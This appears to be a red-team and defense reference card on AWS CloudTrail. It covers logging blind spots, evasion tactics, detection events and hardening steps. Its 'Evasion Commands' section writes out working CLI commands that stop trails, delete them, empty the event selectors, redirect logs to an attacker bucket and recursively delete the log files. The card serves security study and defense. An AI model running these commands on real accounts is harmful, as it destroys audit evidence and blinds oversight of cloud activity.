

AWS CloudTrail Security
AUDIT LOGGINGCloudTrail records AWS API calls for auditing. Understanding CloudTrail is critical for both attackers (evasion) and defenders (detection). Every red teamer must know what gets logged.
📋Service Overview
Management Events
Control plane operations: CreateBucket, RunInstances, AttachRolePolicy. Logged by default in all trails. These are the API calls that modify resources.
Coverage: ~98% of AWS API calls logged, but some read-only calls may not appear in Event History
Data Events
Data plane operations: S3 GetObject/PutObject, Lambda Invoke, DynamoDB GetItem. NOT logged by default - must be explicitly enabled. High volume = high cost.
Red Team Note: Data events often disabled due to cost - S3 object access may be invisible
Security Risk Assessment
CloudTrail misconfiguration or tampering enables attackers to operate undetected. Trail deletion, log manipulation, and exploiting blind spots are key evasion techniques.
⚔️Attack Vectors

Trail Manipulation
- •Delete or stop CloudTrail trails
- •Modify event selectors to exclude activities
- •Change S3 bucket to attacker-controlled
- •Disable log file validation
- •Delete logs from S3 bucket
Evasion Techniques
- •Use regions without active trails
- •Exploit data event blind spots
- •Time attacks during log delivery delay
- •Use non-logged API actions
- •Abuse read-only operations
👁️Blind Spots
NOT Logged by Default
- •S3 object-level operations (GetObject, PutObject)
- •Lambda function invocations
- •DynamoDB item-level operations
- •EBS direct API calls
- •Cognito user pool data operations
Never Logged
- •IMDS calls from EC2 instances
- •S3 pre-signed URL access
- •CloudFront signed URL access
- •Internal AWS service-to-service calls
- •Some read-only describe/list calls
🔍Enumeration
aws cloudtrail describe-trailsaws cloudtrail get-trail-status --name my-trailaws cloudtrail get-event-selectors --trail-name my-trailaws cloudtrail get-insight-selectors --trail-name my-trailaws cloudtrail lookup-events --max-results 10🔧Trail Tampering
Disable Logging
- •StopLogging - pause trail temporarily
- •DeleteTrail - remove trail entirely
- •UpdateTrail - change destination bucket
- •PutEventSelectors - exclude event types
- •Remove S3 bucket policy permissions
Log Deletion
- •Delete log files from S3 directly
- •Modify S3 lifecycle rules for quick expiry
- •Disable log file integrity validation
- •Change CloudWatch Logs destination
- •Disable SNS notifications
Warning: Trail tampering itself is logged. Sophisticated attackers prefer exploiting blind spots over modifying trails.
🌍Regional Evasion
Multi-Region Gaps
- •Check if trail is multi-region or single-region
- •Operate in regions without active trails
- •Global services log to us-east-1 only
- •Some regions may have logging disabled
- •Organization trails vs account trails
Timing Attacks
- •Logs delivered every ~5 minutes
- •Event History has 90-day limit
- •Rapid operations may batch together
- •Delete and recreate within delivery window
- •Race condition with security automation
🛡️Detection
Critical Events to Monitor
- •StopLogging - trail stopped
- •DeleteTrail - trail deleted
- •UpdateTrail - configuration changed
- •PutEventSelectors - selectors modified
- •DeleteBucket on trail S3 bucket
Indicators of Compromise
- •Trail logging stopped unexpectedly
- •Event selectors reduced in scope
- •S3 bucket policy modified
- •Log files deleted from bucket
- •New trail created to shadow org trail
📊CloudTrail Logging Coverage
Always Logged (Management)
- • CreateBucket, DeleteBucket
- • RunInstances, TerminateInstances
- • CreateRole, AttachRolePolicy
- • CreateUser, CreateAccessKey
- • AssumeRole, GetSessionToken
- • CreateTrail, StopLogging
Optional (Data Events)
- • S3: GetObject, PutObject
- • Lambda: Invoke
- • DynamoDB: GetItem, PutItem
- • EBS: Direct API calls
- • S3 Outposts operations
- • Lake Formation operations
Never Logged
- • IMDS metadata access
- • Pre-signed URL usage
- • CloudFront signed URLs
- • Console sign-in (separate log)
- • Internal service calls
- • KMS decrypt (data key)
💻Evasion Commands
aws cloudtrail stop-logging --name my-trailaws cloudtrail delete-trail --name my-trailaws cloudtrail put-event-selectors \
--trail-name my-trail \
--event-selectors '[]'aws cloudtrail update-trail \
--name my-trail \
--s3-bucket-name attacker-bucketaws s3 rm s3://cloudtrail-logs/AWSLogs/ \
--recursivefor region in $(aws ec2 describe-regions --query 'Regions[].RegionName' --output text); do
echo "=== $region ==="
aws cloudtrail describe-trails --region $region
done📜CloudTrail Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "cloudtrail:*",
    "Resource": "*"
  }]
}
Full CloudTrail access allows stopping trails and deleting logs
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "cloudtrail:Describe*",
      "cloudtrail:Get*",
      "cloudtrail:List*",
      "cloudtrail:LookupEvents"
    ],
    "Resource": "*"
  }]
}
Read-only access for security monitoring without modification rights
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": {"AWS": "arn:aws:iam::123456789012:root"},
    "Action": "s3:*",
    "Resource": "arn:aws:s3:::cloudtrail-logs/*"
  }]
}
Root account can delete logs - no object lock or versioning
# Enable Object Lock on bucket creation
aws s3api create-bucket --bucket cloudtrail-logs \
  --object-lock-enabled-for-bucket

# Set retention policy
aws s3api put-object-lock-configuration \
  --bucket cloudtrail-logs \
  --object-lock-configuration '{
    "Rule": {"DefaultRetention": {
      "Mode": "GOVERNANCE", "Days": 365
    }}
  }'
Object Lock prevents log deletion even by root account
🛡️Defense Recommendations
Enable Multi-Region Trail
Ensure trail covers all regions including future ones.
aws cloudtrail update-trail \
  --name org-trail \
--is-multi-region-trailEnable Log File Validation
Detect tampering with digest files that verify log integrity.
aws cloudtrail update-trail \
  --name org-trail \
--enable-log-file-validationEnable S3 Object Lock
Prevent log deletion with WORM (Write Once Read Many) protection.
CloudWatch Alarms for Trail Changes
Alert on StopLogging, DeleteTrail, and UpdateTrail events.
# CloudWatch metric filter for trail stops
aws logs put-metric-filter \
  --log-group-name CloudTrail/Logs \
  --filter-name TrailStopped \
--filter-pattern '{ $.eventName = "StopLogging" }'Use Organization Trail
Organization-level trail that member accounts cannot modify.
Enable Data Events
Log S3 object access and Lambda invocations for sensitive resources.
aws cloudtrail put-event-selectors \
  --trail-name my-trail \
  --event-selectors '[{
    "DataResources": [{
      "Type": "AWS::S3::Object",
      "Values": ["arn:aws:s3:::sensitive-bucket/"]
    }]
  }]'
AWS CloudTrail Security Card • Toc Consulting
Always obtain proper authorization before testing